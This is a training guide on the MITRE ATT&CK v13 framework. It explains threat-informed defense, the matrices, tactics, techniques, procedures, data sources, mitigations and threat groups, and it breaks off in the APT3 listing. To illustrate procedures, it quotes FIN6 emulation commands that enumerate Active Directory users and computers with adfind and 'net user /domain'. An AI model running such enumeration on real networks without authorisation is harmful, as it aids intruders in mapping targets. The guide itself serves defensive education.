



Foundations of Operationalizing MITRE ATT&CK v13

Student Guide



Table of Contents

Who Is MITRE Engenuity?3

Threat-Informed Defense 8

Introducing the ATT&CK Framework 13

ATT&CK Matrices..... 15

What are TTPs? 19

Data Sources30

Mitigations..... 32

Threat Intelligence34

Tools to Help You Operationalize ATT&CK42

Detection and Analytics.....54

Adversary Emulation and Red Teaming57

Who Is MITRE Engenuity?

If you've worked in cyber security for more than a year, you're probably familiar with the term CVE, short for Common Vulnerabilities and Exposures.

What about the ATT&CK Framework? The longer name for this flashy acronym is Adversarial Tactics, Techniques, and Common Knowledge.

These are two examples of the major contributions the non-profit MITRE Corporation has made to the world of cyber security.

MITRE is known throughout more than just the world of cyber. They also work in defense and intelligence, aviation, civil systems, homeland security, judiciary, and healthcare. All of these resources, including cybersecurity, are federally funded and work towards solving some of the nation's biggest problems through independent research and development.

MITRE does a good job at wrapping a common vocabulary and creating flexible processes/frameworks that can help unite our industry.

We know that MITRE does a lot more than ATT&CK, but this course is really focused on the ATT&CK Framework. Therefore, we should look more closely at the group within MITRE that is responsible for all things ATT&CK. That group is MITRE Engenuity.

MITRE Engenuity, a distinct entity within the larger MITRE Corporation, focuses on the development and management of the ATT&CK Framework. It aims to drive innovation and collaboration in the cybersecurity field by bringing together experts, researchers, and organizations from both the public and private sectors.

By leveraging its unique position as an independent, non-profit entity, MITRE Engenuity can foster a trusted environment for organizations to collaborate, share knowledge, and develop cutting-edge solutions to tackle emerging cybersecurity challenges. This collaborative approach allows the group to continuously improve the ATT&CK Framework, ensuring that it remains relevant and effective in addressing the evolving threat landscape.

In addition to the ATT&CK Framework, MITRE Engenuity also works on other initiatives aimed at enhancing cybersecurity, such as the Center for Threat-Informed Defense, which focuses on developing practical solutions to strengthen cyber defense, and the Cybersecurity Testing and Evaluation program, which aims to validate the effectiveness of security tools and solutions in real-world scenarios.

By promoting the adoption of the ATT&CK Framework and driving collaboration among cybersecurity stakeholders, MITRE Engenuity plays a crucial role in shaping the future of cybersecurity and helping organizations stay one step ahead of adversaries. Through its work, the group has earned a reputation as a trusted authority and thought leader in the field, and its contributions have significantly impacted the way organizations approach cyber defense.

Center for Threat-Informed Defense (CTID)

The Center for Threat-Informed Defense is a non-profit, privately funded research and development organization operated by MITRE Engenuity that is comprised of participant organizations from around the globe that possess highly sophisticated security teams. The Center for Threat-Informed Defense (CTID) was founded out of a need to maintain and accelerate the evolution of the ATT&CK project and other publicly available resources that are critical to cyber defense.

The Center for Threat Informed Defense (CTID) engages in research and development projects with its members who come from a variety of industries including critical infrastructure, security, technology, and cybersecurity non-profits. The goal of these collaborations is to advance the state of the art and practice of threat-informed defense.

The CTID conducts research in several areas, including:

- Improving global understanding of adversary tradecraft, such as expanding the ATT&CK framework to new technology domains such as cloud computing.
- Measuring evolving adversary behavior, such as creating a "top-techniques" calculator that lists adversary techniques that are most likely to impact your organization.

- Enabling continuous assessment of defenses through the development, sharing, and automation of adversary emulation playbooks. We've seen this in the release of several adversary emulation plans.
- Identifying and researching new ways to thwart ATT&CK techniques across the Protect, Detect, and Respond stages of defense.

All research and development outputs from the CTID are made globally available to maximize their impact.

ATT&CK Evaluations

ATT&CK Evaluations are a critical component of the broader ATT&CK initiative, aimed at assessing the effectiveness of various cybersecurity solutions in detecting and mitigating real-world threats. By simulating the tactics, techniques, and procedures (TTPs) of known adversaries, these evaluations provide a unique opportunity for security vendors and practitioners to better understand the strengths and weaknesses of their products and services.

Objective and Transparent Evaluation Process

MITRE Engenuity's ATT&CK Evaluations focus on providing an objective, transparent, and vendor-agnostic assessment of cybersecurity solutions. They do not rank or rate products but instead offer a comprehensive analysis of how each solution performs against specific adversary behaviors. This allows organizations to make informed decisions when selecting or optimizing their cybersecurity tools and strategies.

Key Components of the Evaluations

The evaluations are based on the following key components:

- **Adversary Emulation:** The evaluations simulate real-world attacks by mimicking the TTPs of known adversaries. This helps to assess the effectiveness of cybersecurity solutions in detecting and mitigating actual threats.
- **ATT&CK Framework:** The evaluations utilize the ATT&CK Framework as a common language to describe adversary behaviors, allowing for a standardized and consistent evaluation process.
- **Openness and Collaboration:** The evaluation process is transparent and encourages collaboration among vendors, practitioners, and the cybersecurity community at large. All findings and results are publicly shared to drive continuous improvement and knowledge sharing.

Benefits of the ATT&CK Evaluations

The MITRE Engenuity ATT&CK Evaluations offer several benefits to the cybersecurity community:

- **Informed Decision-Making:** By providing objective and detailed insights into the performance of cybersecurity solutions, the evaluations help organizations make informed decisions about the tools and strategies that best meet their unique needs.
- **Continuous Improvement:** The evaluations serve as a catalyst for vendors to improve their products and services, as they identify gaps and areas for enhancement.
- **Industry Collaboration:** By fostering a spirit of collaboration and openness, the evaluations help to create a stronger cybersecurity community that works together to address emerging threats and challenges.

Threat-Informed Defense

Before discussing MITRE ATT&CK, let's introduce the concept of Threat Informed Defense.

A Threat Informed Defense is a proactive approach to cyber security that utilizes three elements to provide an evolving feedback loop to your security team:

- Cyber threat intelligence analysis
- Defensive engagement of the threat
- Focused sharing and collaboration

Let's take a look at each of these individually.

Cyber Threat Intelligence Analysis

A threat-informed defense first begins with being threat-informed and being informed requires threat intelligence. With intelligence, you are able to understand who is likely to attack you and how they are likely to do it. This information gives you the basis for your defenses.


Threat Intelligence Analysis is taking existing intelligence data like TTPs, malware hashes, or domain names, and applying human intelligence to harden cyber defenses. This improves ways to anticipate, prevent, detect, and respond to cyber-attacks.

MITRE CRITS

CRITs is a free, open-source tool designed for analysts and security professionals working on threat defense. Developed in 2010, its main goal is to offer the security community an adaptable and open platform for analyzing and collaborating on threat data. CRITs can be set up locally for private use or shared with trusted organizations for cooperative defense.

CRITS does a handful of things that assist with intelligence analysis such as:

- Collecting and archiving attack artifacts
- Associating artifacts with stages of the cyber attack lifecycle
- Conducting malware reverse engineering
- Tracking environmental influences
- Connecting all of this together to shape and prioritize defenses and react to incidents




CRITS itself is outside of the scope of this course, but it gives us a good illustration of what the features of cyber threat intelligence are.

If you would like to try out CRITS for yourself, you can visit the [CRITS home page](#).

Defensive Engagement of the Threat

Defensive Engagement of the Threat takes what you've learned from Intelligence Analysis and allows you to look for indicators of a pending, active, or successful cyber attack. Breach and Attack Simulation (BAS) tools fit in well here because they take the behavioral models uncovered during intel analysis and use allow you to automate testing and reporting on what those behavior patterns look like in our enterprise.


These simulation results feed back into your Threat Intelligence Analysis and into the next element we're going to talk about: Focused Sharing and Collaboration.



Focused Sharing and Collaboration

By sharing threat actor TTPs through standards such as STIX and TAXII, the security community benefits together. If you are part of a large organization with different security groups, information shared between groups in a standard format can help your enterprise build a threat informed defense.

Groups like MITRE's [Center for Threat Informed Defense \(CTID\)](#) bring together sophisticated security teams from leading organizations around the world to expand the global understanding



of adversary behaviors. They accomplish this by creating focus, collaboration, and coordination to accelerate innovation in threat-informed defense, building on the MITRE ATT&CK framework.

Introducing the ATT&CK Framework

The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a widely-used resource for understanding and defending against cyber threats. The framework was developed by MITRE, a non-profit organization that operates research and development centers for the U.S (United States) government.

The origins of the framework can be traced back to the early 2000s, when MITRE began working with the U.S. government to develop a comprehensive approach to understanding and defending against advanced persistent threats (APTs). This work led to the creation of the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) matrix in 2013, which was initially focused on APT threat groups and their tactics, techniques, and procedures (TTPs).

Over the years, the framework has evolved to include a wider range of threat actors, platforms, and use cases. In 2016, the framework was made publicly available, and it has since become a widely-used resource for organizations of all sizes and industries.

The MITRE ATT&CK framework is a widely used and important resource in the field of cybersecurity. It provides a comprehensive understanding of the tactics, techniques, and procedures used by cyber adversaries, which enables organizations to better identify, detect, and respond to cyber threats. As you'll remember, threat intelligence and data-based decisions are a major part of a threat-informed defense. Understanding how your adversaries operate is incredibly valuable in defending your enterprise.

The framework is based on real-world observations of actual attacks, which means that it is constantly updated with new information and reflects the latest threat landscape. Additionally, The ATT&CK framework covers a wide range of threat actors, platforms, and use cases, and it can be used for not only detection and defense but also for planning and prioritizing security investments, measuring the effectiveness of security controls, and communicating with stakeholders. The ATT&CK framework has a community of researchers, practitioners, and enthusiasts who contribute to its development and improvement.

MITRE allows for contribution to the ATT&CK Framework through the submission of:

- New techniques and sub-techniques
- New techniques and sub-techniques for macOS, Linux, cloud, and ICS
- Threat Intelligence
- Data sources such as endpoint or network log data for techniques used in incidents
- Your use cases

The MITRE Organization has a whole page on its website on [how to contribute to the ATT&CK Framework](#). We recommend looking there as a starting point in helping to keep ATT&CK up to date.

The framework has been widely adopted by the industry, many vendors and organizations have developed products and services that are based on or integrate with the ATT&CK framework.

Additionally, it can help organizations prioritize vulnerabilities and areas of weakness, and demonstrate compliance with regulations and standards.

ATT&CK Matrices

The ATT&CK framework is more than the single matrix you are used to seeing. There are, 3 matrices available to represent the ATT&CK Framework in different contexts. Those matrices are:

- The Enterprise Matrix
- The Mobile Matrix
- The ICS Matrix

Enterprise Matrix

The Enterprise Matrix is comprised of tactics and techniques that effect the following platforms:

- Windows
- macOS
- Linux
- PRE
- Azure AD
- Office 365
- Google Workspace
- SaaS
- IaaS
- Network
- Containers

As you can see, there are a wide variety of local host-based platforms, cloud based platforms, network threats, and containers represented in this matrix. The Enterprise Matrix is most likely the matrix you are familiar with because it is so vast, yet detailed. For those reasons, it is the matrix we will reference throughout this class, unless stated otherwise.

Mobile Matrix

The Mobile Matrix covers techniques involving device access and network-based effects that can be used by adversaries without device access. Both iOS and Android operating systems are covered in this matrix.

The mobile matrix consists of 12 tactics:

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

Within the Matrix you will find techniques that can apply both to the enterprise or mobile platforms. You will also find techniques that are specifically used on mobile platforms. One such technique is Access Notifications.

The description of Access Notifications reads:

“Adversaries may collect data within notifications sent by the operating system or other applications. Notifications may contain sensitive data such as one-time authentication codes sent over SMS, email, or other mediums. In the case of Credential Access, adversaries may attempt to intercept one-time code sent to the device. Adversaries can also dismiss notifications to prevent

the user from noticing that the notification has arrived and can trigger action buttons contained within notifications.”

ICS Matrix

The ICS Matrix covers tactics and techniques that apply to industrial control systems. Like the Mobile Matrix, there are 12 tactics. You will notice however, that not all of those tactics are the same. The 12 tactics in the ICS Matrix include:

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Evasion
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Inhibit Response Function
- Impair Process Control
- Impact

You might have observed that certain tactics in the ICS Matrix are exclusive to it. For instance, the Inhibit Response Function includes Alarm Suppression, Block Command Message, and Manipulate I/O Image as its techniques. Another tactic is the Impair Process Control Tactic, which encompasses Brute Force I/O and Spoof Reporting Message as its techniques.

The Inhibit Response Function refers to the methods employed by cyber criminals to hamper the protective measures implemented for processes and products. On the other hand, the Impair Process Control Tactic refers to the ways in which attackers can interfere with control logic and lead to adverse impacts on the processes being managed in the target environment.

What are TTPs?

Tactics, techniques, and procedures are key concepts in the ATT&CK framework.

- Tactics refer to the technical goals of an adversary.
These goals could include stealing sensitive data, disrupting operations, or establishing a foothold in a target's network.
- Techniques are the behaviors an adversary displays when trying to achieve these goals.
For example, an adversary might use phishing emails to gain initial access to a network, followed by techniques such as lateral movement and privilege escalation to gain deeper access.
- Procedures are specific implementations of techniques.
For example, a procedure for lateral movement might involve using stolen credentials to log into another system, while another procedure might involve using a tool like Remote Desktop Protocol (RDP) to connect to a system. Together, these concepts provide a comprehensive understanding of the ways in which cyber adversaries operate and can help organizations identify, detect, and respond to cyber threats.

Think of these in terms of your day:

You have several things you do every day that can be split into broad categories or goals. These could be things like getting to work safely or staying healthy. These are your tactics.

Tactic



Technique



Procedure



You have different ways to meet these goals. For something like

getting to work safely, you may drive to work. You might walk to work. You may even have a mixed commute of drive, walk, and public transit. In terms of staying healthy, you may employ techniques like washing your hands, taking a walk, or lifting weights. Notice that the same technique of taking a walk was actually used in both tactics of staying healthy and getting to work safely. Techniques may span multiple tactics.

We will continue with “taking a walk” as our technique since it spans both tactics. The map you would use with the turn-by turn directions for your walk could be a procedure for the technique of taking a walk.

This is the basic organizational principle of the MITRE ATT&CK Framework, so it's important to commit these to memory.

Tactics

The enterprise matrix breaks all of the techniques down into 14 tactics, each of which serves a specific purpose in the adversary's lifecycle.

From left to right, the first tactic is **Reconnaissance**, which involves adversaries actively or passively gathering information about a potential target, such as details about the victim organization, infrastructure, or staff/personnel. This information can be used to support targeting and aid in other phases of the adversary lifecycle.

The second tactic is **Resource Development**, where adversaries create, purchase, or compromise resources, such as infrastructure, accounts, or capabilities, that can be used to support targeting.

The third tactic is **Initial Access**, which involves using various entry vectors to gain a foothold in the target network. These footholds may allow for continued access or may be limited use due to changing passwords.


The fourth tactic is **Execution**, which results in adversary-controlled code running on a local or remote system. This tactic is often paired with techniques from other tactics to achieve broader goals.

The fifth tactic is **Persistence**, where adversaries use techniques to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.

The sixth tactic is **Privilege Escalation**, where adversaries use techniques to gain higher-level permissions on a system or network. This tactic often overlaps with Persistence techniques.

The seventh tactic is **Defense Evasion**, where adversaries use techniques to avoid detection throughout their compromise.

The eighth tactic is **Credential Access**, in which adversaries steal credentials, like account names and passwords.



The ninth tactic is **Discovery**, where adversaries use techniques to gain knowledge about the system and internal network.

The tenth tactic is **Lateral Movement**, this is where adversaries use techniques to enter and control other remote systems on a network.

The eleventh tactic is **Collection**, in which adversaries use techniques to gather information and the sources information is collected from that are relevant to following through on their objectives.

The twelfth tactic is **Command and Control**, these are techniques that adversaries use to communicate with systems under their control within the victim network.

The thirteenth tactic is **Exfiltration**, where an adversary uses techniques to steal data from your network.

And finally, **Impact**, where adversaries use techniques to disrupt availability or compromise integrity by manipulating business and operations processes.

It's important to note that these tactics are not mutually exclusive and often used in combination to achieve the adversary's objectives.

Techniques & Sub-techniques

As of the writing of this course, the current version of the ATT&CK Framework is version 13. In this version, the framework consists of 196 techniques that span across the 14 tactics. We don't have time to go over every one of these techniques, but we do have time to go over a few examples so you can better understand what these techniques are and how they are being used in the context of ATT&CK.

Sub-Techniques

In the 8.0 release of the ATT&CK Framework, a new classification was added. That classification is called a "sub-technique." Sub-techniques are a way to further break down and describe the specific methods used by adversaries to achieve their goals. Each technique in the framework is made up of one or more sub-techniques, which provides a more granular understanding of the techniques and how they are used. Version 13 of the framework includes 411 sub-techniques.

Gather Victim Network Information (T1590)

This technique has to do with gathering information about a victim's network in order to plan and execute an attack. This information can include details about the network's infrastructure and organization, such as IP ranges, domain names, and topology. Adversaries can gather this information through various means, such as actively scanning the network or sending phishing emails to trick individuals into revealing information. Additionally, this information may also be obtained from publicly available sources, such as online databases.

Gather Victim Network Information

Sub-techniques (6)

Adversaries may gather information about the victim's networks that can be used during targeting. Information about networks may include a variety of details, including administrative data (ex: IP ranges, domain names, etc.) as well as specifics regarding its topology and operations.

Adversaries may gather this information in various ways, such as direct collection actions via [Active Scanning](#) or [Phishing for Information](#). Information about networks may also be exposed to adversaries via online or other accessible data sets (ex: [Search Open Technical Databases](#)).^{[1][2][3]} Gathering this information may reveal opportunities for other forms of reconnaissance (ex: [Active Scanning](#) or [Search Open Websites/Domains](#)), establishing operational resources (ex: [Acquire Infrastructure](#) or [Compromise Infrastructure](#)), and/or initial access (ex: [Trusted Relationship](#)).

ID: T1590

Sub-techniques: [T1590.001](#), [T1590.002](#), [T1590.003](#), [T1590.004](#), [T1590.005](#), [T1590.006](#)

① **Tactic:** [Reconnaissance](#)

① **Platforms:** PRE

Version: 1.0

Created: 02 October 2020

Last Modified: 15 April 2021

[Version Permalink](#)

Procedure Examples

ID	Name	Description
G0125	HAFNIUM	HAFNIUM gathered the fully qualified domain names (FQDNs) for targeted Exchange servers in the victim's environment. ^[4]

Mitigations

ID	Mitigation	Description
M1056	Pre-compromise	This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the amount and sensitivity of data available to external parties.

As you can see, the technique also lists a procedure example. HAFNIUM, a group listed as part of the ATT&CK Framework (more on groups later), gathered the fully qualified domain names (FQDNs) for targeted Exchange servers in the victim's environment. This tells us specifically what the adversary did to perform the action of gathering victim network information.

You'll also notice a listing of mitigation and detection information is provided with each technique. We'll talk more about mitigations and detections later in this course.

This technique has six sub-techniques, let's take a look at one to see how much more granular it gets. For this, we'll turn to sub-technique T1590.006 – Network Security Appliances. Adversaries using this technique are performing actions in order to understand which security appliances are in your network. This information can be gathered by adversaries through direct collection actions like [Active Scanning](#) (T1595) or [Phishing for Information](#) (T1598) or through more passive

means such as reviewing online job listings for details about skills required and the technologies they relate to.

Phishing: Spearphishing Attachment (T1566.001)

This sub-technique involves sending a targeted email with a malicious attachment in an attempt to gain access to victim systems with the goal (or tactic) of Initial Access (TA0001). Other, similar sub-techniques of Phishing include Spearphishing Link (T1566.002) and Spearphishing via Service (T1566.003).

Phishing: Spearphishing Attachment

Other sub-techniques of Phishing (3)

Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon [User Execution](#) to gain execution. Spearphishing may also involve social engineering techniques, such as posing as a trusted source.

There are many options for the attachment such as Microsoft Office documents, executables, PDFs, or archived files. Upon opening the attachment (and potentially clicking past protections), the adversary's payload exploits a vulnerability or directly executes on the user's system. The text of the spearphishing email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections in order to do so. The email may also contain instructions on how to decrypt an attachment, such as a zip file password, in order to evade email boundary defenses. Adversaries frequently manipulate file extensions and icons in order to make attached executables appear to be document files, or files exploiting one application appear to be a file for a different one.

Procedure Examples

ID	Name	Description
G0018	admin@338	admin@338 has sent emails with malicious Microsoft Office documents attached. ^[1]
S0331	Agent Tesla	The primary delivered mechaism for Agent Tesla is through email phishing messages. ^[2]

ID: T1566.001

Sub-technique of: T1566

① Tactic: Initial Access

① Platforms: Linux, Windows, macOS

① CAPEC ID: CAPEC-163

Contributors: Philip Winther

Version: 2.2

Created: 02 March 2020

Last Modified: 18 October 2021

Version Permalink

Spearphishing is a type of social engineering that is delivered electronically and targets a specific person, organization, or field. In this specific technique, the attackers include a file attachment with the email and rely on the recipient to open it to execute their plan.

Some of the procedure examples listed include:

- APT19 sent spearphishing emails with malicious attachments in RTF and XLSM formats to deliver initial exploits.
- admin@338 has sent emails with malicious Microsoft Office documents attached.
- APT41 sent spearphishing emails with attachments such as compiled HTML (.chm) files to initially compromise their victims.

Procedures

Procedures are one of the more difficult concepts to grasp. On the surface, they appear to be the same as a sub-technique. What makes procedures different? Remember that sub-techniques are a way to further break down and describe the specific methods used by adversaries to achieve their goals. Our earlier example of a sub-technique, Spearphishing Attachment, is still a fairly general action an adversary is taking. It is more specific than “Phishing,” however, it still doesn’t provide an exact method for sending an attachment in the phishing email.

What am I using as the attachment? What account(s) are being targeted/sent from in the email? Is there a specific software that is used to create and send the email? These are all questions that could be answered based on the Procedures. Granted, a Procedure may not answer all of these questions, but it will provide valuable context and insight into the adversary's methods.

Procedures, in essence, are the finer details of an adversary's actions within a sub-technique. They describe the exact steps, tools, or processes used by an attacker to carry out their objectives. By examining procedures, security professionals can gain a deeper understanding of how an attack unfolds, thus enabling them to create more tailored and effective defense strategies.

Going back to our Spearphishing Attachment example, a procedure could describe the specific type of attachment used (e.g., a malicious PDF), the email accounts targeted or impersonated, the social engineering tactics employed to trick the victim, or the specific software or tool utilized to create and send the phishing email.

Understanding procedures is crucial because they help organizations:

- Identify patterns and trends in adversary behavior, allowing for more accurate threat attribution.
- Develop targeted security measures to counter specific threats or attacker methodologies.
- Enhance their threat intelligence capabilities by having a more in-depth understanding of attacker TTPs.

- Improve their incident response processes by knowing what to look for and how to respond to specific procedures employed by an attacker.

While procedures may initially seem similar to sub-techniques, they provide a more granular view of an adversary's actions, which is essential for a comprehensive and effective cybersecurity strategy. By understanding and analyzing procedures, organizations can better protect themselves against ever-evolving cyber threats and enhance their overall security posture.

For an example, let's examine the procedures from the [FIN6 Emulation Plan](#) in the CTID's [Adversary Emulation Library](#).

Procedures

2.1 - Account Discovery: Domain Account (T1087.002)

Find all person objects and output the results to a text file.

FIN6 Procedure

```
adfind.exe -f (objectcategory=person) > ad_users.txt
```

```
adfind.exe -f (objectcategory=person) > ad_users.txt
```

Alternative Procedure (Command Prompt)

```
net user /domain > ad_users.txt
```

```
net user /domain > ad_users.txt
```

2.2 - Remote System Discovery (T1018)

Identify all computer objects and output the results to a text file.

FIN6 Procedure

```
adfind.exe -f (objectcategory=computer) > ad_computers.txt
```

In this case, the adversary is trying to achieve the goal (Tactic) of Discovery. To do this, they are displaying the behaviors (Techniques) of, first, Account Discovery, and then Remote System Discovery. The specific actions the adversary is taking (Procedures) to display the behavior of Account Discovery is by running:

```
adfind.exe -f (objectcategory=person) > ad_users.txt
```

Note: The Alternative Procedure is part of the Adversary Emulation Plans. For more information on the CTID's Adversary Emulation Plans and the FIN6 Emulation Plan specifically, take our course [Introduction to FIN6 Emulation Plans](#).

Data Sources

According to the ATT&CK website “Data sources represent the various subjects/topics of information that can be collected by sensors/logs. Data sources also include data components, which identify specific properties/values of a data source relevant to detecting a given ATT&CK technique or sub-technique.” This means that for each data source we should expect a listing of techniques that can be detected by the sensors or logs on a data source. We should also expect information on which matrix is being referenced and information on how to detect the technique on the data source.

In version 13 of ATT&CK, pseudocode from MITRE CAR has been added in the detection information for multiple data sources. We will discuss more about what this means later in this guide when we discuss CAR.

Let’s look at a few of these data sources to get a better understanding of what they are.

Active Directory (DS0026)

The Active Directory data source provides us with different data components that link to ATT&CK techniques and detection information. For example, the data component Active Directory Credential Request is affected by Steal or Forge Authentication Certificates (T1649). The way this type of activity would be detected is by monitoring AD CS certificate requests as well as issued certificates for abnormal activity. This could include unexpected certificate enrollments and signs of abuse within certificate attributes.

Other data components included in the Active Directory data source include:

- Active Directory Object Access
- Active Directory Object Creation
- Active Directory Object Deletion
- Active Directory Object Modification

Command (DS0017)

The Command data source is defined as “a directive given to a computer program, acting as an interpreter of some kind, in order to perform a specific task.” There is currently only one data component for the Command data source, and that is Command Execution.

Command Execution links to techniques like Access Token Manipulation (T1134). To detect this activity on this data source you could monitor execute commands and arguments for token manipulation. Look to Data Sources on the MITRE ATT&CK website for more detailed detection information.

Mitigations

Mitigations refer to preventative measures you can take in order to stop a technique or sub-technique from successful execution. Each of the three matrices (Enterprise, Mobile, and ICS) have its own mitigations listed. For the purposes of this course, we are going to focus on mitigations that apply to the Enterprise ATT&CK Matrix.

Each mitigation documented will give you the following information:

- A description of the mitigation
- Meta details about the mitigation such as ID, Version, Created Date, and Last Modified date.
- A listing of techniques that are addressed by the mitigation. Each listing consists of:
 - the matrix it is applied to under the Domain column,
 - the technique or sub-technique ID,
 - the technique or sub-technique name, and
 - a description of the use of the mitigation against the technique or sub-technique.

Let's look at an example to help us familiarize ourselves with the mitigation structure.

Encrypt Sensitive Information (M1041)

This mitigation is used to protect sensitive information with strong encryption. It addresses techniques such as Adversary-in-the-Middle (T1557), Automated Collection (T1119), and Data from Cloud Storage (T1530). So, how does the mitigation Encrypt Sensitive Information apply to these techniques?

In the case of Adversary-in-the-Middle, the listing tells us the use is to “ensure that all wired and/or wireless traffic is encrypted appropriately. Use best practices for authentication protocols, such as Kerberos, and ensure web traffic that may contain credentials is protected by SSL/TLS.”

How could this mitigation also apply to Automated Collection (T1119)? The use described in its listing says “Encryption and off-system storage of sensitive information may be one way to mitigate collection of files, but may not stop an adversary from acquiring the information if an intrusion persists over a long period of time and the adversary is able to discover and access the data through other means. Strong passwords should be used on certain encrypted documents that use them to prevent offline cracking through Brute Force techniques.”

Encrypting sensitive information is also a mitigation for the technique Data from Cloud Storage (T1530). In this case, the mitigation suggested is to “Encrypt data stored at rest in cloud storage. Managed encryption keys can be rotated by most providers. At a minimum, ensure an incident response plan to storage breach includes rotating the keys and test for impact on client applications.”

Threat Intelligence

Threat intelligence has been referenced several times in this guide already. In this chapter, we're going to look at threat intelligence as it relates to the ATT&CK framework.

The MITRE ATT&CK framework provides two key elements of threat intelligence – How your adversaries operate and the tools/software they use to do it. You can tell when we are referring to a software listing in ATT&CK because the ID given will begin with an S (instead of a T or a TA). Likewise, groups are referred to with an ID that begins with a G.

Additionally, there are Campaigns, which are a bit of a combination of both how your adversaries behave and the software they use.

Threat Groups

The ATT&CK framework views groups as clusters of activity, or interrelated activity that utilizes the same techniques or software. The MITRE ATT&CK team uses the term "Group" to refer to different designations for an adversary's activity cluster. These designations include names used in public reporting and can be found under "Associated Groups" on each group's page. The team makes an effort to track the overlaps between these names to raise analyst awareness, but it's important to note that these associations are not exact and further research is encouraged.

Groups are linked to techniques that have been reported in open sources and the original references are provided. Additionally, groups are also associated with reported software and campaigns.

Let's take a look at an example of a group listing to better understand what a group is.

APT3 (G0022)

Here's the first section of the listing for APT3 on their groups page.

The screenshot shows the APT3 group listing page. At the top left, the breadcrumb navigation reads "Home > Groups > APT3". The group name "APT3" is prominently displayed. Below it, a description states: "APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security.^{[1][2]} This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap.^{[1][3]} As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong.^[4] In 2017, MITRE developed an APT3 Adversary Emulation Plan.^[5]" To the right of the description, a box contains meta-information: "ID: G0022", "① Associated Groups: Gothic Panda, Pirpi, UPS Team, Buckeye, Threat Group-0110, TG-0110", "Contributors: Patrick Sungbahadoor", "Version: 1.4", "Created: 31 May 2017", and "Last Modified: 01 October 2021". At the bottom right of this box is a link for "Version Permalink". Three red arrows are overlaid on the image: one points from the text "Group Name" to the "APT3" header; another points from the text "Description" to the descriptive paragraph; and a third points from the text "Meta Information" to the meta-information box.

Home > Groups > APT3

APT3

APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security.^{[1][2]} This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap.^{[1][3]} As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong.^[4] In 2017, MITRE developed an APT3 Adversary Emulation Plan.^[5]

ID: G0022

① Associated Groups: Gothic Panda, Pirpi, UPS Team, Buckeye, Threat Group-0110, TG-0110

Contributors: Patrick Sungbahadoor

Version: 1.4

Created: 31 May 2017

Last Modified: 01 October 2021

[Version Permalink](#)

First, in the top left we have the name of the group. In this case it is "APT3". Below the group name we have a description of the group. This is generally where you can find out who the groups primarily target and a little bit of background on the group. Off to the right, you will see the meta information for the group. In this case,

- The ID is G0022
- The Associated Groups are Gothic Panda, Pirpi, UPS Team, Buckeye, Threat Group-0110, TG-0110.
- The listed contributor is Patrick Sungbahadoor
- The version of this page is 1.4
- It was created on May 31, 2017
- And, was last modified October 1, 2021

Scrolling down the page a bit more we see a listing of the associated groups again, this time there are links to the references in the footnotes to explain more.

Associated Group Descriptions		
Name		Description
Gothic Panda		[6] [2] [4]
Pirpi		[6]
UPS Team		[1] [2] [4]
Buckeye		[4]
Threat Group-0110		[2] [4]
TG-0110		[2] [4]

